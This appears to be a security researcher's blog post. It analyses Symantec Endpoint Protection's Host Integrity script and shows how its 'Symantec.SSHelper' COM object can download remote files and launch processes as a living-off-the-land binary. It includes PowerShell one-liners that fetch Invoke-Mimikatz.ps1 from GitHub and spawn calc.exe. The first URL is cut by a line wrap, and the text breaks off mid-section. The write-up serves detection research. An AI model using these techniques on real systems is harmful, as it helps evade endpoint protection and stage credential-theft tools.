

Symantec Endpoint Protection Meets COM — Using “Symantec.SSHelper” As A LOLBIN

nasbench.medium.com/symantec-endpoint-protection-meets-com-using-symantec-sshelper-as-a-lolbin-40d515a121ce

May 1, 2021




A couple of weeks ago I was tuning a log configuration in my lab and i encountered an event being generated quite often. (See below)



```
process.command_line
C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript30.js" "49921" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript

C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript10.js" "46750" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript

C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript27.js" "41515" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript

C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript32.js" "32187" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript

C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript12.js" "29671" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript

C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript18.js" "27296" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript

C:\Windows\system32\cscript.exe  //Job:AgentHIScript "C:\Program Files (x86)\Symantec\Symantec Endpoint Protection\14.2.5323.2000.105\Bin64\AVScript22.js" "24031" "Helper.exe" "S
ymantec.SSHelper" "C:" "22" "C:\PROGRA~2\Symantec\SYMANT~1\142532~1.105\Temp\" "0" //E:JScript
```

Seeing the ***“cscript”*** utility being used is always a point of interest for me especially in this case, since the process launching it was the the Symantec AV service host process ***(ccSvcHst.exe)***.

I decided to investigate and dig a little deeper behind the origin of this behavior. So i fired up process monitor on the host machine and waited a little bit. After a while and to no one’s surprise the exact same behavior repeat itself.



```
ccSvcHst.exe (3720)                 Symantec Service Framework
  ccSvcHst.exe (8468)
    SymCorpUI.exe (5788)
  cscript.exe (26920)               Microsoft ® Console Based Script Host
    Conhost.exe (35968)             Console Window Host
```

The issue i faced was that this process is not persistent and it only stays for a couple of seconds. So i turned back to the command line arguments from the logs to get a better understanding. And immediately we can see that a JavaScript file is being called from disk and executed.

```
C:\WINDOWS\system32\cscript.exe //Job:AgentHIScript "C:\Program Files
(x86)\Symantec\Symantec Endpoint Protection\14.3.1169.0100.105\Bin64\AVScript28.js"
"95312" "Helper.exe" "Symantec.SSHelper" "C:" "22"
"C:\PROGRA~2\Symantec\SYMANT~1\143116~1.105\Temp\" "0" //E:JScript
```

Searching for this file on disk yields no results as it gets deleted once the process is terminated.

The next thing that peeked my interest was the ***"Job:AgentHIScript".*** Which indicates that there is a job titled ***"AgentHIScript"*** . Asking google reveals that this is related to a feature in Symantec Endpoint Protection called ***"Host Integrity".*** Here is a definition from the documentation

> Host Integrity ensures that client computers are protected and compliant with your company's security policies. You use Host Integrity policies to define, enforce, and restore the security of clients to secure enterprise networks and data. — How Host Integrity works

Basically this feature allows an administrator to enforce a set of constraints on a client machine and make sure that they are always compliant.

Another interesting article popped up in my search titled ***"How to debug the Symantec Endpoint Protection client"*** it contained what i needed to advance in this research. Here is what it says.

> The Host Integrity is performed on the agent machine by a JavaScript file included in the policies downloaded from the policy manager. Normally this script is deleted once Host Integrity is done, but by setting this registry key the file is not deleted. Then you can review the script for troubleshooting.
>
> **[HKEY_LOCAL_MACHINE\SOFTWARE\Symantec\Symantec Endpoint Protection\SMC\SSHelper]**
> **"EnableScriptDebug"=dword:00000001**
>
> The Host Integrity script file **AVScript.js** can now be found in the Symantec Endpoint Protection folder once Host Integrity has run. —*How to debug the Symantec Endpoint Protection client*

So basically every time the host integrity check is triggered the **"cscript.exe"** process is launched to execute a **JavaScript** file containing all the constraints and policy verification.


After applying the necessary modification to the registry and relaunching the ***"Host Integrity Scan"*** from the SEP console. We obtain the "**AVScript.js**" file.

Analyzing Some JavaScript

Once the file in hand i begun my analysis to understand what's going on behind the scene.


The file starts by declaring a lot of variables and functions but the main function is called ***"HIMain"*** which will initialize some variables and execute some checks.

The first checks that it execute is related to the arguments passed to the JS file itself. For example the number of arguments must always be 7 and none of them can be equal to NULL or else the script will exit.



```
//Initialize all global object we needed
g_ObjArgs = WScript.Arguments;                    // Create argument object
g_ObjRet  = new SMCScriptRet("","");              // Create SyScriptRet object

g_ObjRet.ResultDetails = g_ObjRet.ResultDetails + "FV=1.0\n"; // Needs to change only if major formatting changes between versions.

// Argument parameters
// var HI_ARGUMENT_NUM            = 7;

// Check parameters
if (g_ObjArgs.count() != HI_ARGUMENT_NUM)
{
    WScript.Quit(-1);
}

for (var i = 0; i < HI_ARGUMENT_NUM ;i++)
{
    if ( CheckUndefined(g_ObjArgs.Item(i)))
    {
        WScript.Quit(-1);
    }
}
```

The next part of the function is an interesting one. As it makes the assignments between the arguments and their variables counterpart in the script. From this we can start to have a better understanding of what was passed in the command line from the log we’ve seen at the start.




```
// Get parameters
g_SafeCookie      = g_ObjArgs.Item(0);
g_SSHelper        = g_ObjArgs.Item(1);
g_SSHelperCOM     = g_ObjArgs.Item(2);
g_SysDrive        = g_ObjArgs.Item(3);
g_SysPath     = g_ObjArgs.Item(5);
g_EnablePopUp     = g_ObjArgs.Item(6);
```

If we make a one to one mapping, we’ll get the following

- **g_SafeCookie :** “95312”
- **g_SSHelper :** “Helper.exe”
- **g_SSHelperCOM :** “Symantec.SSHelper”
- **g_SysDrive :** “C:”
- **g_SysPath :** “C:\PROGRA~2\Symantec\SYMANT~1\14~1.105\Temp\”
- **g_EnablePopUp :** “0”

From the name of these variable we can get an understanding what each variable is used for and fortunately we don’t have to do a lot of speculation as the next line of code will use one of them immediately, namely the COM object.



```
try
{
    g_ObjSSHelper = WScript.CreateObject(g_SSHelperCOM);   // Create SSHelper object
}
catch (Exception)
{
    throw "C=hi_setup^S=error^E=unknown^TS=Failed to create an instance of the SSHelper.dll (" + Exception + ")";
}

var ssHelperVer = g_ObjSSHelper.GetSSHelperVersion(g_SafeCookie);
```

Seeing that a COM object is being used i decided to dig a little bit deeper into it before continuing with my analysis of the script.


Taking a detour to the land of COM

If you're not familiar with COM, first of all i don't blame because its hard but fortunately there a couple of great resources on the subject of COM and COM hunting here a couple of them

- Abusing the COM Registry Structure: CLSID, LocalServer32, & InprocServer32 — bohops
- Hunting COM Objects — FireEye
- What is the "DLLHOST.EXE" Process Actually Running — nasbench

Basically COM provides a mechanism for developers to create and control objects (components) that can be used by and from applications, frameworks and the OS itself (I.e Code Reusability).


Since the script is referring to the COM object by name it means that it has a ProgID in the registry. So we'll use the search feature to find it.



```
{D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9}      (Default)    REG_SZ    SSHelper Class
    InprocServer32
    ProgID
    Programmable
    TypeLib
    VersionIndependentProgID
```

Symantec SSHelper

Looking at the ***"InprocServer32"*** key reveals the DLL responsible for this COM object which is the ***"SSHelper64.dll".*** Typically we'd have to reverse engineer the DLL to get the available methods and their corresponding arguments but fortunately in this case a type library was available. Meaning that we can open it in a tool like ***"Oleview.exe"*** to expose the functions and their properties. (See below)




```
SSHELPERLib (SSHelper 1.0 Type Library)
  coclass SSHelper
    ISSHelper
      Methods
        m SetScriptResult
        m IsAvRunning
        m GetAvSignatureDate
        m GetAvSignatureAgeInSeconds
        m IsAppRunning
        m IsRegistryItemExists
        m PopupMessage
        m DownloadURLFile
        m GetFileChecksum
        m GetFileCreationDate
        m GetFileLastAccessDate
        m GetFileModificationDate
        m GetFileSize
        m GetURLFileSize
        m GetURLFileLastModificationDate
        m Run
        m DeleteFile
        m CreateDirectory
        m GetFileVersion
        m RegReadDword
        m RegReadString
        m RegReadBinary
        m QueryOSType
        m DoesFileExist
        m CompareFileVersion
        m IsSnoozedDlg
        m GetRestorationSnoozingTime
        m SetRestorationSnoozingTime
        m HIDownloadURLFile
        m ExtractParameters
        m Sleep
        m ProcessCommands
        m GetServiceStatus
        m ControlService
        m GetSSHelperVersion
        m GetRegString
        m GetRegDWORD
        m GetRegBinary
        m GetLastError
        m SetRegString
        m SetRegDWORD
        m SetRegBinary
        m IncRegDWORD
        m IsSoftwarePackageInstall
        m AddLog
        m RunScript
        m GetIncreasedCurrentTime
        m IsRegistryValueExist
        m PopupMessageEx
        m GetOsLanguageID
        m RunEx
        m GetEnumRegString
        m GetTrayTip
        m GetByteAsStringFromFile
        m GetWordAsStringFromFile
        m GetDwordAsStringFromFile
        m GetRedirectURL
        m IsOsPartitionEncrypted
        m SetRunMode
        m InitResource
        m UninitResource
        m SetClientInfo
```

At a glance we can see a lot of interesting function if only from their name. We have ***"HIDownloadURLFile"*** which indicates some download capabilities. We also have ***"Run"*** and ***"RunEx"*** which could indicate process execution capabilities and a lot more.

HIDownloadURLFile & DownloadURLFile

The first function i decided to look at was the ***"HIDownloadURLFile".*** Looking at the function header we get a sens of what parameters are required to call it.


```
[id(0x0000001f), helpstring("method HIDownloadURLFile")]
long HIDownloadURLFile(
                [in] unsigned long cookie,
                [in] BSTR url,
                [in] BSTR file_path,
                [in] BSTR rule_name,
                [in] BSTR cancel_message,
                [in] unsigned long downloading_time,
                [in] VARIANT_BOOL bResume,
                [in] VARIANT_BOOL bShowProgressDlg,
                [in] VARIANT_BOOL bAllowCancel,
                [in] BSTR username,
                [in] BSTR password,
                [in] unsigned long show_error_delay);
```


HIDownloadURLFile Function Header

The parameters are straight forward for the most part and self explanatory. In the case of parameters such as "rule_name" I started by testing an empty string (Spoiler alert : It Worked).

If we fill all the parameters, the final result should be as follows (Executed from PowerShell)

```
$(New-Object -com
"Symantec.SSHelper").HIDownloadURLFile(0,"https://github.com/PowerShellMafia/PowerSplo
Mimikatz.ps1","C:\TEMP\IM.ps1","","",0,$True,$False,$False,"","",0)
```

The one liner above will download the ***"Invoke-Mimikatz.ps1"*** script and save it in the ***"C:\TEMP"*** directory as ***"IM.ps1"***



```
PS C:\TEMP> $(New-Object -com "Symantec.SSHelper").HIDownloadURLFile(0,"https://gith
ub.com/PowerShellMafia/PowerSploit/raw/master/Exfiltration/Invoke-Mimikatz.ps1","C:\
TEMP\IM.ps1","","",0,$True,$False,$False,"","",0);dir
0


    Directory: C:\TEMP


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----                    7:18 PM        2204117 IM.ps1
```

And that's how we can successfully download a file unto the system using the "Symantec.SSHelper" COM Object.

> Note: Similar to ***"HIDownloadURLFile"*** there exists a similar function (minus the "rule_name" and "cancel_message" parameters) called ***"DownloadURLFile"*** that can be used in the same way.

RunEx & Run

The next set of functions i decided to look at were the ***"Run"*** and ***"RunEx"*** function. Both have similar headers (parameters).



```
[id(0x00000035), helpstring("method RunEx")]
long RunEx(
                [in] unsigned long cookie,
                [in] BSTR file_path,
                [in] BSTR params,
                [in] VARIANT_BOOL bwait,
                [in] unsigned long dwtime_out,
                [in] VARIANT_BOOL bshow,
                [in] VARIANT_BOOL bIsSystemContext);
```

```
[id(0x00000012), helpstring("method Run")]
long Run(
                [in] unsigned long cookie,
                [in] BSTR file_path,
                [in] BSTR params,
                [in] VARIANT_BOOL bwait,
                [in] unsigned long dwtime_out,
                [in] VARIANT_BOOL bshow);
```


Run & RunEx Function Header

The parameters are straight forward here we provide the following :

- ***"file_path"*** that indicates the location of the executable to be run.
- ***"params"*** which represents the parameters to be passed to the file that is going to be executed.
- ***"bshow"*** is a boolean representing if we want to show a window or not.

An example for these functions spawning the "calc.exe" process will be as follow:

```
$(New-Object -com "Symantec.SSHelper").Run(0, "calc", "", $False, 0, $True);$(New-
Object -com "Symantec.SSHelper").RunEx(0, "calc", "", $True, 0, $True, $True);
```



```
$(New-Object -com "Symantec.SSHelper").RunEx(0, "calc", "", $True, 0, $True, $True);
```


"RunEx" Function Spawning "calc.exe"

> **(Un)fortunately** the processes are executed/spawned with the same privileges as the parent process. (I didn't find any privilege escalation during my research).

Other Functionalities

Since the COM object in question is used by the host integrity process. It does include a lot of wrapper functions by default. Below are a couple of interesting ones:

QueryOSType



```
